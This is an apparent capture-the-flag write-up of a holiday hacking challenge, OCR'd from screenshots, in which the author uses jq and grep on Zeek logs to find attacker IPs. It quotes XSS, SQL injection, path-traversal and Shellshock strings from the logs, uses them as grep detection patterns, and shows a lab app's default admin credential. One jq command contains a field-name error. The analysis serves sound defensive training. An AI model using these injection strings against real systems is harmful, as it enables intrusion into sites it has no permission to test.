
Ok, find the gnome and paste him in.



```
▼<div class="c2-text instructions">
   "Some codes are hard to spy, perhaps they'll
   show up on pulp with dye?"
   <div class="component gnome" data-code="XJ0">
   </div>
 ▶<div class="libra">…</div>
</div>
<button class="hint-dispenser" data-id="2">Need
a hint?</button>
```


html body div ul li div.lock.c10 div.component.macaroni

gnome 1 of 1 Cancel



```
▼<div class="lock c10">
   ::before
   <div class="component macaroni" data-code=
   "A33"></div>
   <div class="component swab" data-code="J39">
   </div> == $0
   <div class="component gnome" data-code="XJ0">
   </div>
   <input type="text" maxlength="8" data-id=
   "10">
   <button class="switch" data-id="10"></button>
   <span class="led-indicator locked"></span>
   <span class="led-indicator unlocked"></span>
   ::after
 </div>
</li>
</ul>
</div>
<script type="text/javascript" src="/client.js/
5eca4789-64aa-4805-ac8e-ce8c57675bde"></script>
```

There's not much more room to put stuff, this had better work.




Whew!

Enter "The Tooth Fairy" in the Objective to claim credit.

Objective 12—Filter Out Poisoned Sources of Weather Data.

This objective has us parsing Bro/Zeek logs with jq.




12) Filter Out Poisoned Sources of Weather Data

Difficulty: 🌲🌲🌲🌲🌲

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

https://downloads.elfu.org/http.log.gz
https://srf.elfu.org/

Now that we have access to the Sleigh Workshop, we see Wunorse Openslae and the Tooth Fairy. The Tooth Fairy confesses readily.



The Tooth Fairy 7:12PM

I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.

I hate how Santa is so beloved, but only works one day per year!

He has all of the resources of the North Pole and the elves to help him too.

I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.

But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!

But, although you found me, you haven't foiled my plot!


Santa's sleigh will NOT be able to find its way.

I will get my revenge and respect!

I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

...

Wunorse has a terminal to get us ready for finding badness in the logs.



Wunorse Openslae 8:50AM

Do you think you could take a look?

I hear a lot of C2 channels have very long connection times.


Please use `jq` to find the longest connection in this data set.

We have to kick out any and all grinchy activity!

...

Wunorse Openslae here, just looking at some Zeek logs.

As usual, Wunorse also has a badge hint.




```
Jq

From: Wunorse Openslae

Parsing Zeek JSON Logs with JQ
```

https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2


Terminal—Zeek JSON Analysis

Wunorse's terminal is straightforward. It follows the SANS Pentest Blog almost exactly.



```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.

elf@2f1cebbe47dd:~$
```


First, see what an event looks like.



```
elf@51f8c2d1982f:~$ ls
conn.log
elf@51f8c2d1982f:~$ cat conn.log | head -n 1 | jq
{
  "ts": "2019-04-04T20:34:24.698965Z",
  "uid": "CAFvAu2l50Km67tSP5",
  "id.orig_h": "192.168.144.130",
  "id.orig_p": 64277,
  "id.resp_h": "192.168.144.2",
  "id.resp_p": 53,
  "proto": "udp",
  "service": "dns",
  "duration": 0.320463,
  "orig_bytes": 94,
  "resp_bytes": 316,
  "conn_state": "SF",
  "missed_bytes": 0,
  "history": "Dd",
  "orig_pkts": 2,
  "orig_ip_bytes": 150,
  "resp_pkts": 2,
  "resp_ip_bytes": 372
}
elf@51f8c2d1982f:~$
```


It's nice that there is a duration field. We can even copy and paste the example from the blog.

```
cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
```



```
elf@a89c40a00dda:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
elf@a89c40a00dda:~$
```

It is hard to put aside my Linux command line friends, though. This worked too.



```
elf@bf310f8855fd:~$ cat conn.log | jq -j '.duration, ", ",.["id.resp_h"], "\n"' | sort -nr | h
ead
1019365.337758, 13.107.21.200
465105.432156, 192.168.52.255
250451.490735, 192.168.52.255
148943.160634, 192.168.52.255
59396.15014, 192.168.52.255
33074.076209, 192.168.52.255
31642.774949, 192.168.52.255
30493.79543, 192.168.52.255
4333.288236, 192.168.144.2
870.55667, 172.217.14.202
elf@bf310f8855fd:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@bf310f8855fd:~$
```


At any rate, the IP address Wunorse is looking for is 13.107.21.200. Wunorse's comments after the terminal is solved are long, so here's the text (emphasis added by me.)

> *That's got to be the one - thanks!*
> *Hey, you know what? We've got a crisis here.*
> *You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.*
> *All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!*
> *I'm so flummoxed I can't even remember how to login!*

Hmm... Maybe the Zeek http.log could help us.
I worry about ***LFI, XSS, and SQLi in the Zeek*** *log - oh my!*
And I'd be ***shocked*** *if there weren't some* ***shell stuff*** *in there too.*
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.
If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs*.*
The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.
Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

Remember, when looking at JSON data, `jq` is the tool for you!

There is also a badge hint.



Finding Bad in Web Logs

From: Wunorse Openslae

Do you see any LFI, XSS, Shellshock, or SQLi?

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://en.wikipedia.org/wiki/Shellshock_(software_bug)
https://www.owasp.org/index.php/SQL_Injection

Since LFI, XSS, SQLi, and shellshock are mentioned so often that I think we should look for them.

Sleigh route finder—What is the %$^@#$!!! Password?

I had trouble with this one. We have two hints

- Encrypted document: the software is on the Elf Research Labs' git repository
- Kent Tinseltooth: the software is using the default credentials.

After trying all the defaults I could think of, admin admin and the like, friends hinted that I should search the logs for events related to the hints.


I had a hard time searching the logs we were given in https://downloads.elfu.org/http.log.gz with jq because they were inside an array (comma separated events, inside [and]). I get frustrated easily, so the first time I ran this objective I used these commands to get rid of the array and make the data line-based so I could use regular Linux tools.

```
cat http.log | sed 's/}, {/}\n{/g' | tr -d '[' | tr -d ']' >
http2.log
```

It changes an array of comma separated events [{xxx}, {xxx}, …] into events on separate lines. Then I was able to use my Linux friends to solve the problem. That probably destroys the intent of the objective, so I'm going to attempt to re-do the problem with just jq for the write up.


For finding the credentials, the helpful thing was to sort through all the requested URIs and see if anything corresponded to a git repository. The following search does that. I had to jump out of jq and end with Linux friends; once the answer is reduced to a string it is no longer JSON and jq doesn't want to deal with it. The `grep -v 'api/'` is there because there are many `/api/weather?station` URIs in the logs and I want to get rid of them.

```
cat http.log | jq '.[]| select (.status_code == 200) | .uri' | sort |
uniq -c | sort -nr | grep -v 'api/' | less
```



```
    510 "/js/ipaddr.js"
    501 "/logout"
    497 "/vendor/jquery-easing/jquery.easing.min.js"
    494 "/css/freelancer.min.css"
    492 "/js/CustomEase.js"
    488 "/js/freelancer.min.js"
    485 "/index.html"
    476 "/img/goodweather.png"
    476 "/css/main.css"
    468 "/vendor/bootstrap/js/bootstrap.bundle.min.js"
    468 "/css/weathermap.css"
    467 "/alert.html"
    461 "/js/weathermap.js"
    460 "/vendor/jquery/jquery.min.js"
    460 "/vendor/fontawesome-free/webfonts/fa-solid-900.woff2"
    454 "/js/Morph.js"
    454 "/home.html"
    453 "/img/logo_zoomed2.PNG"
    453 "/img/badweather.png"
    452 "/css/alt.css"
    451 "/santa.html"
    451 "/"
    448 "/apidocs.pdf"
    441 "/map.html"
    439 "/vendor/fontawesome-free/css/all.min.css"
    438 "/js/library-g.js"
      1 "/README.md"
      1 "/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscannin
6286126)</script>"
      1 "/logout?id=1' UNION SELECT null,null,'autosc','autoscan',null,n
,null,null/*"
      1 "/logout?id=1' UNION/**/SELECT 1223209983/*"
(END)
```

The file README.md occurs in git repositories.



srf.elfu.org/README.md

Opening README.md

You have chosen to open:

README.md

which is: md File (371 bytes)
from: https://srf.elfu.org

What should Firefox do with this file


Open with [Browse...]

[✓ Save File]

WooHoo! It's not protected by the site logon!

The contents of README.md are (extra line breaks removed):

```
# Sled-O-Matic - Sleigh Route Finder Web API
### Installation
```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```
#### Running:
`python3 ./srfweb.py`
#### Logging in:
You can login using the default admin pass:
`admin 924158F9522B3744F5FCD4D10FAC4356`
However, it's recommended to change this in the sqlite db to something
custom.
```



and should always end in a default deny/accept of **0.0.0.0/0**. To submit a single IP, you could provide something similar to **1.1.1.1/32** or **1.1.1.1**. To submit a range, you could provide **192.168.1.0/24** and to submit a list of IPs you can use csv format similar to **1.1.1.1/32 , 2.2.2.2 , 3.3.3.3/32** etc...

Route Calculation Failed - Erroneous Weather Data!

Sleigh route finder—block 100 offending sources

Note to Designer. There were a lot of bad things in the logs besides what we were told to look for. I (and many others) were lured down rabbit holes chasing other stuff besides the big 4 (LFI, XSS, SQLi, and shellshock). Perhaps one of the elves ran a Nessus scan we didn't know about. For me, this objective became, "Do what you were told, nothing more, nothing less" rather than working on my search Fu to find bad events. I did spend a lot of time looking at the logs and trying different searches, though.

Finding Local File Injection (LFI)

At first I treated this as only looking for directory transversal (../../../..) but I remembered LFI could also include files that are in the server's current working directory. After looking through the logs and making many searches, I settled on this search as being easy (a prime consideration) and not catching too much extra. I realize it is a search that would have major problems in real life.

Sorry, but the jq syntax is making me crazy. After a half dozen attempts at matching a phrase across all keys, I gave up. I'm going to enjoy reading reports where all this was done in jq; jq documentation could use more examples. The file http-2.log has been converted so that events are line delimited.

```
grep passwd http2.log | jq '.["id.orig_h"]' > lfi-ip.txt
```

This search catches `/adminpasswd.cgi`, which may be an error, but it also catches `/.|./.|./etc/passwd`, which would pass a normal transversal search. Piping into `wc -l` shows it catches 16 IP addresses.

Finding Cross Site Scripting (XSS)

Again, this isn't the best search, but after running several searches and examining the data it is a simple search that works.

```
grep -i '<scr' http2.log | jq -j '.["id.orig_h"], "\n"' > xss-
ip.txt
```

It catches 16 IP addresses.

Finding SQL Injection (SQLi)

Another search that works with the data we have, but would cause trouble IRL.

```
grep -i union http2.log | jq '.["id.orig_h"]' > sqli-ip.txt
```

Later I found some '1=1' hiding in the usernames, so added this.

```
grep '1=1' http2.log | jq '["ip.orig_h"]' >> sqli-ip.txt
```

These found 29 IP addresses.

Finding Shellshock

Shellshock has a unique string, so it is easy to find.

```
grep '() { :; };' http2.log | jq '.["id.orig_h"]' > shellshock-ip.txt
```

It found 6 IP addresses.


Pivoting

We have 67 addresses and need 100, so there is more work to do. After wasting much time chasing the other bad things in the logs like Metasploit user agents, I went back to the original instructions, *"If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs."*

In most of the known bad events, the only other key to work with is user_agent. This will make a list of all the user agents and how many times they are used.

